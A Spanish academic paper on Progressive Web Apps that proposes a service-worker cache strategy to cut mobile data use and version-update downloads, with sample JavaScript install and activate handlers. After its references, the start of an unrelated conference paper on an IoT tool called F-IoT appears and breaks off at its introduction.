2. Estado del Arte

Diversos trabajos académicos han puesto su foco en las Aplicaciones Web Progresivas, como alternativa a las aplicaciones nativas móviles dado que la brecha que las distanciaba se fue achicando y actualmente la web permite tener la apariencia y ventajas de una aplicación nativa, entre estos trabajos se encuentra [5].

Otros autores exponen soluciones puntuales desarrolladas con PWA para algún campo específico, entre ellos: Comercio electrónico [6], Docencia [7], Agricultura [8], Pesca [9], esto permite evidenciar la adopción de PWA en todas las áreas, por otra parte el artículo [10] expone la importancia de las PWA en aplicaciones dedicadas al área de la salud.

Pero es necesario, además de construir aplicaciones PWA entender su funcionamiento y poder mejorarlas, nuestro objetivo está puesto en los esquemas de cache y proponer una estrategia para su optimización. En el artículo [11] se realiza mediciones sobre el acceso y uso de cache comparando aplicaciones nativas con su contrapartida web construida mediante una PWA. El análisis que realiza les permite concluir que la performance de la PWA es superior a la versión nativa y que el uso de cache incrementa notablemente dicha performance. Justamente en el uso de la

cache está puesto el foco de este artículo, presentar una estrategia que permita optimizar el uso de la cache para reducir el consumo de datos en cada acceso a una PWA e incluso ante el cambio de versionado.

3. Aplicaciones Web Progresivas

Las PWA se apoyan sobre los principios del diseño web adaptativo. “El diseño web adaptativo o adaptable (en inglés, Responsive Web Design) es una técnica de diseño y desarrollo web que, mediante el uso de estructuras e imágenes fluidas, así como de media-queries en la hoja de estilo CSS, consigue adaptar el sitio web al entorno del usuario” [12].

En la figura 1 se muestra un sitio web diseñado para una PC de escritorio al visualizar el sitio en una pantalla pequeña no se aprovecha el tamaño de la pantalla.




Figura 1. Ejemplo de página web con un tamaño fijo

Para los sitios web desarrollados en HTML 5 tan sólo una línea de código permite ajustar la página para que ocupe todo el ancho del dispositivo y no deje los márgenes que pueden observarse en el ejemplo de la figura 1, dicha línea se muestra en la figura 2.

```
<meta name="viewport"
content="width=device-width, initial-
scale=1.0">
```

Figura 2. Línea para ajustar al ancho de Pantalla

Luego se pueden crear los CSS necesarios para aplicar distintos estilos según el tamaño de pantalla de cada dispositivo. “Básicamente, se crean puntos de ruptura o breakpoints en las hojas de estilos CSS, es decir, detectan el tipo de dispositivo y en base a ello el contenido consigue adaptarse a un determinado tamaño de pantalla. Algunas consideraciones pueden ser el ancho y alto del browser, o bien del ancho y alto del dispositivo móvil. Estos son los puntos donde el diseño cambiará de forma, es decir, se adaptará a los distintos anchos de pantallas y resoluciones” [13].

En contrapartida al sitio presentado en la figura 1, en la figura 3 se muestra la versión de escritorio y como se adapta ese sitio a una versión de tamaño menor. El menú de opciones que se visualiza en una computadora se transforma en una barra de accesos rápidos por medio de íconos más un botón que permite acceder al resto de opciones del menú (ver sectores identificados con el número 1). Las opciones que se presentan identificadas con el número 2 en la primera imagen se han encolumnado en la segunda. Todas estas adaptaciones favorecen la visualización en las distintas pantallas.




Figura 3. Ejemplo de Diseño Web Adaptativo

En su artículo «How we built Twitter Lite», Nicolas Gallagher, un desarrollador de dicha red social, explica cómo gracias a la versión PWA de la aplicación consiguieron reducir el consumo de datos hasta fracciones irrisorias en comparación con sus aplicaciones nativas [14], [15].

En la figura 4, se muestra a modo de ejemplo una PWA al ingresar por primera vez a la web aparece debajo un mensaje con el ícono de la aplicación preguntando al usuario si desea agregarla a la pantalla principal.

Una vez instalada se puede acceder desde un ícono a la misma y ya se no se muestra la barra del navegador (se ha elegido ocultarla) y en el caso de la pantalla de la derecha de la figura 5 se ha integrado la barra de título con la de estado con los íconos clásicos del sistema operativo. La forma final que se visualizará será configurada por los desarrolladores según un archivo de manifiesto, donde entre otras cosas se puede seleccionar: modo de visualización, orientación de la pantalla, íconos, color de fondo, color de tema, idioma, nombre corto para la aplicación...




Figura 4. Ejemplo PWA - Instalación




Figura 5. Ejemplo PWA - Visualización

4. Principios de una PWA

Las PWA son aplicaciones web que utilizan las últimas tecnologías para brindar una mejor experiencia de usuario y deben tener las siguientes características:

- Aspecto similar a las apps nativas
- Cargar inmediatamente, independientemente del estado de la red
- Brindar una experiencia de uso inmersiva al ejecutarse en pantalla completa y sin la barra del navegador
- Permitir trabajar sin conexión
- Mostrar notificaciones aun cuando el navegador está cerrado
- Configurar el ícono con que se instalará en el dispositivo

“La PWA se basa en los conceptos de una sola aplicación para todas las plataformas al igual que el enfoque híbrido. Sin embargo, posee distintas capacidades, como carga instantánea, notificaciones push incluso en estado fuera de línea” [16]. También es posible desde las PWA acceder al hardware del dispositivo (sensores, cámara, almacenamiento interno), lo cual resulta imprescindible para muchas aplicaciones [17].

Para que una aplicación pueda tener las características previamente mencionadas es preciso tomar en cuenta diversas pautas al momento de su desarrollo. Resulta interesante un checklist provisto por google [18], en donde se destacan 8 pautas:

- Hosteado en https
- Usa diseño adaptativo y se visualiza correctamente en mobile y tablets
- Todas las páginas deben funcionar cuando no se tiene conexión
- Debe tener metadatos para dar la opción “Agregar a la pantalla de Inicio” lo que permite “instalar” la aplicación.
- Debe tener un inicio rápido aún en redes lentas (<10 seg en redes 3g)
- Crossbrowsing (visualizarse correctamente independientemente del navegador).
- Los cambios de página deben ser rápidos
- Cada página debe tener su url y si es una app de una sola página con distintas vistas se debe poder reconstruir.

Los componentes principales de una PWA son:

1. Archivo de Manifiesto
2. Service Worker
3. Almacenamiento Local
4. Notificaciones

En este artículo el foco de interés está puesto en el almacenamiento local y como optimizar el uso de la cache para evitar descargar contenido innecesario de la red.

5. Esquemas de Cache Existentes

Las PWA permiten realizar una aplicación completamente desconectada, pero si los datos cambian dicho cache debe ser actualizado. Por lo que es necesario estudiar los distintos enfoques para el manejo de cache estableciendo la mejor estrategia para cada tipo de aplicación. Los enfoques posibles son:

- Solo cache: Utilizado para páginas estáticas que no cambian y siempre serán levantadas de la cache
- Solo red: Por el contrario del enfoque anterior siempre se irá a buscar el contenido a la red, muy útil para contenidos dinámicos que siempre cambian.
- Cache y si falla red: Esquema combinado en el que se prioriza la cache y en caso de no encontrar allí el contenido se recurre a la red. Al recuperarlo adicionalmente puede ser cargado en cache para futuros accesos.
- Red y si falla cache: Esquema combinado en el que se prioriza la red y si el usuario no tuviese conectividad el contenido a mostrar es el de cache.
- Carrera entre cache y red: Con carrera se refiere a que se consulta en cache y red en simultáneo y lo que primero se consiga es lo que se muestra. Por ejemplo, si se cuenta con equipos de acceso lento al almacenamiento, pero con una excelente conexión a la red para recursos pequeños puede ser más rápida la red que la cache.
- Cache y después red: Se muestra al usuario rápidamente lo que contiene la cache y mientras tanto se busca en la red si hay actualización del contenido.
- Contenido de reserva: Si no está disponible en cache y no hay acceso a la red, tener contenido de reserva para mostrarle al usuario (página de sin conexión o indicación por defecto).

Es el service worker el que se ocupará de trabajar con el manejo de esquemas de cache o del acceso a la red. A modo de ejemplo se presenta la figura 6 (tomada de [19]), puede observarse que se recurre al service worker el cual accede a cache y si el contenido no está disponible accede a la red para buscarlo y poder servirlo. Este esquema prioriza la cache, con la posibilidad de actualizar la cache en los casos que se requiera acceder a la red, lo cual está identificado con la línea punteada (que se le ha agregado a la figura del autor). Priorizar la cache permite no descargar datos que ya se encuentran disponibles en el dispositivo.

En la sección siguiente se profundiza sobre el funcionamiento de service worker para poder luego en la sección 7 explicar detalladamente una propuesta de manejo de cache.




Figura 6. Esquema de acceso con prioridad a cache y luego red.

Un elemento central para el manejo de cache es la creación del serviceworker.

6. Funcionamiento de un Service Worker

Un service worker es un proceso que el navegador web ejecuta en segundo plano y está asociado a un sitio web particular. Este proceso se programa en javascript y permite capturar las peticiones que el sitio web hace a la red e interceptarlas actuando como un proxy local. El capturar esas peticiones permite que el service worker responda en lugar de la red, haciendo posible que el navegador no salga a la red sino que se le devuelvan los datos localmente.

El service worker tiene una serie de estados que permiten descargar datos de la red, atender clientes, mostrar notificaciones, etc. Cuando se accede a un sitio web construido con esta tecnología, un código javascript instala localmente el service worker en el navegador del cliente. El proceso de instalación permite hacer una descarga inicial de datos y almacenarlos localmente. Una vez instalado el service worker podrá comenzar a responder e interceptar las peticiones realizadas por el sitio web pudiendo retornar los datos almacenados localmente o ir a buscar a la red si es necesario y según sea el esquema preferido de recuperación de datos. El acceder a datos locales permite realizar aplicaciones que trabajen íntegramente con datos locales sin necesidad de acceso a la red. También reduce la necesidad de descargar páginas, imágenes y datos que no se actualizan frecuentemente haciendo que se descarguen una única vez y luego sean recuperadas de cache.

Ante un cambio del service worker se crea un nuevo proceso en el navegador conviviendo con el anterior pero aún no entrando en vigencia. La nueva versión entrará en vigencia recién cuando todos los clientes del service worker de la versión anterior se desconecten. Es importante aclarar que cada versión del service worker tiene acceso a datos locales propios por lo tanto es importante borrar la cache que ya no se utilizará al detectar que la nueva versión entra en vigencia. Este procedimiento se realiza mediante el evento activate del service worker.

7. Propuesta de Manejo de Cache

Se presentaron previamente los distintos esquemas de caché, estos esquemas pueden ser seleccionados dependiendo de las características de la aplicación. Por ejemplo, una aplicación que usa datos dinámicos los cuales siempre requieren ser actualizados obligatoriamente utilizará el esquema Solo Red, en contrapartida una aplicación que utiliza datos estáticos requerirá el esquema Sólo Cache. Luego en este último esquema planteado de sólo cache si las páginas no están disponibles se puede recurrir a la red trasladándonos al esquema “Cache y después Red”. Pero no hay estrategias mucho más complejas, se presenta la posibilidad de recurrir primero a la red o primero a cache o utilizar ambos viendo de cual se puede extraer primero los datos lo que supone un esquema de “carrera”. Es por ello que se plantea la necesidad de contemplar soluciones que tengan contenidos diversos y requieran de combinar los esquemas de cache, lo cual es explicado a continuación.

Al momento de desarrollar sitios web dinámicos que muestren, consulten y actualicen datos de un servidor existen dos esquemas posibles:

1. Que el servidor “arme” las páginas web y las devuelva al cliente en cada petición con los datos que se deben visualizar. Este esquema hace que todo el procesamiento se encuentre del lado del servidor haciendo que el cliente solo visualice los datos y pueda enviar actualizaciones mediante formularios.
2. El segundo esquema es que el cliente (navegador web) tome protagonismo y sea responsable de gran parte del procesamiento. Es decir que al recuperar una página web esta no es devuelta completa por parte del servidor, sino que los datos dinámicos son recuperados luego, mediante javascript y peticiones posteriores del cliente al servidor.

Nuestra propuesta se basa en la utilización de este segundo esquema ya que para poder utilizar una PWA indefectiblemente se necesita de un equipo con capacidad de procesamiento y no solo de visualización.

Es posible dividir la propuesta en 4 partes

- Estructura del sitio web
- Acceso a datos remotos
- Actualización de datos
- Manejo de versiones

La figura 7 muestra un resumen de cada una de las partes de la propuesta, las cuales serán explicadas a continuación.




Figura 7. Resumen de la propuesta para la utilización de PWA con un uso optimizado de cache

7.1. Estructura del sitio web

Se debe desarrollar el sitio web de forma que los datos dinámicos sean recuperados exclusivamente mediante javascript.

Utilizar el poder de procesamiento del cliente para poder recuperar los datos trae la ventaja de que las páginas web recuperadas del servidor se transformen en página estáticas ya que solo contendrán elementos estructurales junto con el código JavaScript para la comunicación con el servidor. Dicho código permite recuperar datos dinámicos y procesarlos localmente para realizar el llenado de los controles en la página que será visualizada por el usuario. Es decir que el html descargado no cambia entre solicitud y solicitud. Los datos dinámicos son actualizados por el código incrustado en cada página.

Por lo tanto al instalar la PWA se debe guardar en cache:

- Páginas web
- Imágenes decorativas o de uso frecuente
- Hojas de estilo css
- Código Javascript

El utilizar una PWA permite sacar provecho de este esquema de trabajo de la siguiente manera:

- 1- Como las páginas html, imágenes y hojas de estilo no varían se pueden guardar en cache evitando tener que recuperarlas en cada request.
- 2- El código javascript tampoco cambia, solo se modificará ante un cambio en la versión del sistema.
- 3- El acceso dinámico mediante javascript a los datos del servidor puede ser interceptado por el service worker y recuperar datos previamente almacenados en cache

7.2. Acceso a datos remotos

Cuando sea necesario recurrir al servidor para recuperar datos si estos no cambiaron se recuperan del almacenamiento local.

Debido a que el service worker actúa como un proxy local, toda solicitud al servidor puede ser interceptada.

Desde el service worker es posible detectar cuando desde javascript se están solicitando datos al servidor y responder en lugar del servidor, con datos locales en lugar de acceder a la red. Estos datos locales pueden almacenarse utilizando algunos de los esquemas de almacenamiento local disponible. Existen diversas APIs provistas por el W3C (consorcio web internacional) por ejemplo: Web Storage [20], Indexed Database [21].

Una posible solución para minimizar el acceso a la red y reducir el consumo de datos es la siguiente:

- 1- Cuando se detecta una solicitud de datos que es interceptada por el service worker, se consulta a una base de datos local si están esos datos y una tabla separada se guarda la última fecha de actualización.
- 2- Se realiza una consulta al servidor para que nos devuelva si esos datos han cambiado. Para ello es necesario que el servidor guarde un registro de modificación de los datos que se recuperan para poder retornar la fecha de última actualización.
- 3- Si la fecha de actualización del servidor es más nueva que los datos locales, entonces se recuperan los datos y se almacenan localmente al mismo tiempo que son enviados a la página que los solicitó. En cambio, si los datos locales tienen la misma fecha que los del servidor se envían a la página los datos locales sin necesidad de recuperar nuevamente toda la información reduciendo considerablemente el tráfico de la red.

Este esquema si bien requiere una consulta adicional al servidor, en la mayoría de los casos serán muy pocos los datos que retorne (una fecha y hora) evitando recuperar nuevamente todos los datos cada vez que se accede a una página.

Por supuesto que en el primer ingreso los datos deben recuperarse, así como también se deben actualizar los datos locales cuando el cliente agregue nuevos datos guardándolos tanto en el servidor como en la base de datos local.

Esta metodología también permitirá el trabajo sin conexión mostrando datos al usuario disponibles en forma local, pudiendo detectar cuando esto ocurra e informar al usuario que los datos podrían no estar actualizados.

7.3. Envío de datos

Para que la aplicación sea funcional sin disponer de conexión también es posible agregar funcionalidad de

guardado local de nuevos datos para poder luego sincronizarlos con el servidor al volver a tener conexión.

Esta funcionalidad también se puede incorporar en el service worker al interceptar un envío de datos al servidor. En el service worker se puede chequear si está disponible el acceso a la red o no. Si está disponible se actualizan los datos en el servidor y en la cache local. Pero sino está disponible, los datos se almacenan solo localmente y se marcan como pendiente de sincronización. Luego en futuras solicitudes al detectar que existe conexión a internet se pueden enviar los datos para actualizar el servidor.

Este enfoque si bien es posible, debe tener mayores consideraciones para evitar persistir datos incorrectos, desactualizados o irrelevante al momento de volver a tener conexión. Siempre es importante informar al usuario lo que está pasando, avisarle cuando no hay conexión y cuando se intenta sincronizar los datos para que no dé por sentado que sus datos están guardados en el servidor cuando en realidad no lo están.

7.4. Manejo de versiones

Al trabajar de la forma planteada los elementos estructurales solo cambiarán si se quiere implementar una nueva versión de la aplicación. Como por ejemplo:

- Cambios en la forma de recuperación y/o procesamiento de datos (código javascript)
- Cambios de organización de componentes del sitio (páginas web)
- Cambios en la visualización, colores, tipografías, tamaños (hojas de estilo)
- Cambios gráficos en las imágenes utilizadas frecuentemente

Todos estos cambios pueden significar el modificar alguno/s de los recursos estructurales de la aplicación que se encuentran almacenados en cache y por lo tanto no se vuelven a descargar del servidor.

Para poder actualizar un recurso en la cache local se debe modificar el archivo del service worker en el servidor. Cuando el cliente detecta que este archivo fue modificado entiende que existe una nueva versión y procede a su instalación haciendo que la versión anterior ya no se utilice para nuevas instancias. Esta nueva versión entrará en vigencia recién cuando todos los clientes locales que están usando la versión anterior de service worker se desconecten, pero existen formas de detectar esa actualización y forzar a que se utilice la nueva versión.

Se utiliza el método “install” del service worker para recuperar las páginas del servidor y copiarlas a la cache local. El problema de este método es que lo que se detecta es un cambio en service worker y no en las páginas individuales entonces todas las páginas configuradas para ser recuperadas del servidor se van a sobrescribir sin importar si fueron modificadas o no. Cada service worker maneja su propio cache. Esto no debería ser un problema mayor ya que no es habitual realizar cambios muy seguidos en el comportamiento de un sistema una vez que está probado e implementado.

Sin embargo, existe una forma de evitar descargar toda la información nuevamente ante un cambio de versión. En el service worker se definen dos colecciones de páginas, una colección con páginas que se actualizaron y deben descargarse y otra colección con las páginas que pueden copiarse de la cache anterior. La figura 8 muestra un ejemplo de un archivo de service worker donde la primera línea indica el número de versión y luego define las dos colecciones: paginasModificadas y recursosACopiar.

```
const cacheActual = 'miSitio-v2';

const paginasModificadas = [
  'grabar.html',
  'listado.html'
];

const recursosACopiar = [
  'css/estilos.css',
  'icons/home.svg',
  'home.html',
  'menu.html'
];
```

Figura 8. Ejemplo de archivo de service worker

Luego en el método install se recorren ambas colecciones copiando las páginas que no se modificaron y recuperando del servidor las modificadas. El código del evento install puede verse en la figura 9.

```
self.addEventListener("install",
function(event) {
  event.waitUntil(
    caches.open(cacheActual).then(function(
cache) {
      var newImmutableRequests = [];
      return Promise.all(
recursosACopiar.map(function(url) {
        return
caches.match(url).then(function(respo
nse) {
          if (response) {
            return cache.put(url,
response);
          } else {
            newImmutableRequests.push(url);
            return
Promise.resolve();
          }
        });
      });
    }).then(function() {
      return
cache.addAll(newImmutableRequests.con
cat(paginasModificadas));
    });
  });
});
```

Figura 9. Metodo Install

Por último, debido a que cada service worker maneja su propia cache, cuando entra en vigencia la nueva versión, debe eliminarse la cache anterior para que en el cliente no queden datos obsoletos, para ello se agrega el código de la figura 10 en el método activate donde la última línea de código hace además que si todavía hay clientes vigentes se actualicen para utilizar esta nueva versión.

```
self.addEventListener("activate",
function(event) {
  event.waitUntil(
    caches.keys().then(function(cacheNames)
    {
      return Promise.all(
        cacheNames.map(function(cacheVieja) {
          if (cacheVieja !== cacheActual)
            {
              return caches.delete(cacheVieja);
            }
          })
        );
      });
    return self.clients.claim();
  });
});
```

Figura 10. Manejo de diversos service workers

Para que esta metodología pueda ser empleada se debe actualizar el archivo del service worker con los cambios cada vez que se implemente una nueva versión. Esto reduce considerablemente el tiempo de instalación de una nueva versión y reduce considerablemente el consumo de datos de red ya que en general son pocas las páginas que se actualizan. Pero surge un nuevo problema a considerar, si en cada versión que se implementa solo se ponen como recursos nuevos las páginas modificadas entonces aquellos clientes que se saltean alguna actualización no van a descargar todas las páginas que tiene desactualizadas sino solo los de la última actualización.

Para evitar el problema de que los clientes queden parcialmente actualizados existen dos formas:

- 1- En cada actualización no quitar de la colección de páginas a modificar las páginas modificadas en versiones anteriores para que siempre descargue todo lo que difiera de la primer versión. Este esquema es funcional pero va a hacer que muchos usuarios que tengan al día sus versiones descarguen datos de más en actualizaciones posteriores.
- 2- Agregar lógica al método install, guardando un versionado del service worker en forma local y haciendo que, si se saltea una versión, por ejemplo si el service worker nuevo tiene la versión 3 pero localmente está instalada la 1 en ese caso como la versión 2 no fue descargada entonces se vuelva a descargar todo el sitio. Esto solo penaliza al usuario que no actualizó

a tiempo su versión haciendo que el resto solo descarguen lo que sea necesario. Este versionado puede manejarse como una variable dentro del service worker (ver la primera línea de la figura 8) donde se debe ir incrementando en forma secuencial el número de versión ante cada actualización.

8. Conclusiones y Trabajos Futuros

La utilización de la metodología propuesta permite reducir la descarga innecesaria de información de la red, haciendo que solo la información nueva o que cambia sea descargada, tanto datos como páginas e imágenes. Se logra reducir el tráfico de la red y por consiguiente también el gasto que podría tener un usuario móvil al acceder con datos móviles a una aplicación web. El porcentaje de ahorro podrá variar entre los distintos tipos de aplicaciones según la cantidad de datos dinámicos y la frecuencia de actualización, pero al solo acceder al servidor para recuperar estos datos y ningún recurso adicional es una reducción más que considerable para cualquier aplicación web. También el esquema planteado reduce los tiempos de actualización de versiones ya que hace que no deba descargar nuevamente toda la aplicación, mejorando la experiencia del usuario, evitando demoras innecesarias al querer usar la aplicación y tener que esperar que se instale la nueva versión.

Algunas pautas simples de implementar, como el número de versionado ya permiten una importante mejora, si a su vez se puede trabajar con esquemas de cache más elaborados como el propuesto en el presente artículo la mejor será aún más significativa. Una de las características primordiales de las PWA es la optimización de cache y es un campo de desarrollo muy interesante en donde hay mucho por trabajar. Como fue posible visibilizar en este artículo las PWA tienen diversas características que permiten una única solución que sea multiplataforma y además aprovechando las ventajas que se podría tener con una aplicación nativa (ícono, poderse utilizar de forma desconectada, acceso al hardware), es por ello por lo que es un campo muy importante de trabajo.

Referencias

- [1] We Are Social Inc. "Digital around the world in april 2020". <https://wearesocial.com/blog/2020/04/digital-around-the-world-in-april-2020>
- [2] Castro Rojas, S. "Ubicuidad y comunicación: los Smartphones." Chasqui: Revista Latinoamericana de Comunicación 118 (2012): 91-95.
- [3] Fortunato, D., and Bernardino J. "Progressive web apps: An alternative to the native mobile Apps." 2018 13th Iberian Conference on Information Systems and Technologies (CISTI). IEEE, 2018.
- [4] Statcounter. "Mobile Operating System Market Share Worldwide". 2020

- [5] Fortunato, D., & Bernardino, J. (2018, June). Progressive web apps: An alternative to the native mobile Apps. In 2018 13th Iberian Conference on Information Systems and Technologies (CISTI) (pp. 1-6). IEEE.
- [6] Nurwanto, N. (2019). Penerapan Progressive Web Application (PWA) pada E-Commerce. *Techno. Com*, 18(3), 227-235.
- [7] Aminudin, A., Basren, B., & Nuryasin, I. (2019). Perancangan Sistem Repositori Tugas Akhir Menggunakan Progressive Web App (PWA). *Techno. Com*, 18(2), 154-165.
- [8] Nugroho, L. E., Pratama, A. G. H., Mustika, I. W., & Ferdiana, R. (2017, October). Development of monitoring system for smart farming using Progressive Web App. In 2017 9th International Conference on Information Technology and Electrical Engineering (ICITEE) (pp. 1-5). IEEE.
- [9] Kiswanto, N. P., Paturusi, S. D., & Tulenan, V. (2020). Aplikasi E-Log Book Penangkapan Ikan Menggunakan Progressive Web App. *Jurnal Teknik Informatika*, 15(2), 93-100.
- [10] Rêgo, F., Portela, F., & Santos, M. F. (2019). Towards PWA in Healthcare. *Procedia Computer Science*, 160, 678-683.
- [11] Gambhir, A., & Raj, G. (2018, June). Analysis of cache in service worker and performance scoring of progressive web application. In 2018 International Conference on Advances in Computing and Communication Engineering (ICACCE) (pp. 294-299). IEEE.
- [12] González-Bañales, D. L., & Monárrez Armendáriz, C. (2015). "Aplicación de principios de diseño adaptativo para el acceso a la plataforma Moodle en dispositivos móviles".
- [13] Martínez, R., Rodríguez R., and Vera P. "Análisis del diseño adaptativo en sitios web gubernamentales." XXIV Congreso Argentino de Ciencias de la Computación (La Plata, 2018). 2018.
- [14] Rodríguez Pérez, P. "Desarrollo de un cliente web mediante aplicaciones web progresivas". Universidad de Vigo. 2018 <http://castor.det.uvigo.es:8080/xmlui/bitstream/handle/123456789/224/TFG%20Pablo%20Rodr%C3%ADguez%20P%C3%A9rez.pdf?sequence=1>
- [15] Gallagher N., "How We Built Twitter Lite," Apr. 2017.
- [16] Adetunji, O., Ajaegbu, C., Otuneme, N., & Omotosho, O. J. (2020). "Dawning of Progressive Web Applications (PWA): Edging Out the Pitfalls of Traditional Mobile Development". *American Scientific Research Journal for Engineering, Technology, and Sciences (ASRJETS)*, 68(1), 85-99.
- [17] Rodríguez, R. A., Vera, P. M., Martínez, R., Parra Beltrán, F., Trigueros, A., & Dogliotti, M. "Aplicaciones web progresivas impulsadas por el avance de los estándares web. In XXI Workshop de Investigadores en Ciencias de la Computación (WICC 2019, Universidad Nacional de San Juan).
- [18] Google Developers. "Progressive Web Apps" <https://developers.google.com/web/progressive-web-apps/>
- [19] Archibald J. "La guía de soluciones sin conexión". Google Developers <https://developers.google.com/web/fundamentals/inline-and-offline/offline-cookbook/?hl=es>
- [20] W3C. "Web Storage (Second Edition)". 2016 <https://www.w3.org/TR/webstorage/>
- [21] W3C. "Indexed Database API 2.0". 2018 <https://www.w3.org/TR/IndexedDB-2/>

F-IoT, una herramienta para la creación y monitoreo de sistemas de IoT

Sebastián Uriel Flores
Área de Programación y
Metodologías de
Desarrollo de Software
Departamento de Informática
Facultad de Ciencias Físico
Matemáticas y Naturales
Universidad Nacional de
San Luis
s.flores@outlook.com.ar

Mario Marcelo Berón
Área de Programación y
Metodologías de
Desarrollo de Software
Departamento de Informática
Facultad de Ciencias Físico
Matemáticas y Naturales
Universidad Nacional de
San Luis
mberon@unsl.edu.ar

Daniel Edgardo Riesco
Área de Programación y
Metodologías de
Desarrollo de Software
Departamento de Informática
Facultad de Ciencias Físico
Matemáticas y Naturales
Universidad Nacional de
San Luis
driesco@unsl.edu.ar

Resumen

En las últimas décadas, los ámbitos de la vida de las personas y de la industria conectados a Internet fueron incrementándose hasta abarcar a toda clase de dispositivos bajo el concepto de Internet de las Cosas (IoT por sus siglas en inglés). Los progresos en el IoT abrieron la puerta hacia la cuarta revolución industrial, y la pandemia del Covid-19 no hizo más que acelerar el paso hacia la conexión de todo a Internet. Sin embargo, los amplios beneficios ofrecidos por la revolución del IoT pueden verse seriamente afectados por las dificultades que se presentan en el desarrollo de sistemas que conecten a Internet a grandes cantidades de dispositivos, mayoritariamente limitados en sus capacidades físicas, de forma escalable, estable y segura. En este artículo, se presenta una herramienta desarrollada con el fin de solucionar algunas de las problemáticas asociadas al IoT, para facilitar su expansión incluso en países en vías de desarrollo.

Introducción

